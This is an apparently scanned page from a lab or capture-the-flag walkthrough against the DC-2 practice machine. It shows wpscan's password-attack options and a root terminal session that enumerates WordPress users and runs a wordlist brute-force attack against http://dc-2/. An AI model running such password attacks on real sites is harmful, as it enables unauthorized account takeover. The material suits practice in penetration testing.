

```
                                         Available choices: mixed, passive, aggressive
 -P, --passwords FILE-PATH               List of passwords to use during the password attack.
                                         If no --username/s option supplied, user enumeration will be run.
 -U, --usernames LIST                    List of usernames to use during the password attack.
                                         Examples: 'a1', 'a1,a2,a3', '/tmp/a.txt'
     --multicall-max-passwords MAX_PWD   Maximum number of passwords to send by request with XMLRPC multicall
                                         Default: 500
     --password-attack ATTACK            Force the supplied attack to be used rather than automatically determining one
                                         Available choices: wp-login, xmlrpc, xmlrpc-multicall
     --stealthy                          Alias for --random-user-agent --detection-mode passive --plugins-version-detect

[!] To see full list of options use --hh.
root@localhost:~# wpscan -e http://dc-2 -e u --wordlist /usr/share/dirb/wordlists/common.txt
Scan Aborted: --enumerate Unknown choice: http://dc-2
root@localhost:~# wpscan -e 192.168.0.130 -e u --wordlist /usr/share/dirb/wordlists/common.txt
Scan Aborted: --enumerate Unknown choice: 192.168.0.130
root@localhost:~# wpscan -e --url http://dc-2/ -e u --wordlist /usr/share/dirb/wordlists/common.txt
Scan Aborted: invalid option: --wordlist
root@localhost:~# wpscan -e --url http://dc-2/ -e u -P /usr/share/dirb/wordlists/common.txt -U /usr/share/dirb/wordlists/common.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.4.3
       Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[+] URL: http://dc-2/
[+] Started: Sat Oct 26 09:22:26 2019

Interesting Finding(s):

[+] http://dc-2/
```

Scanned by CamScanner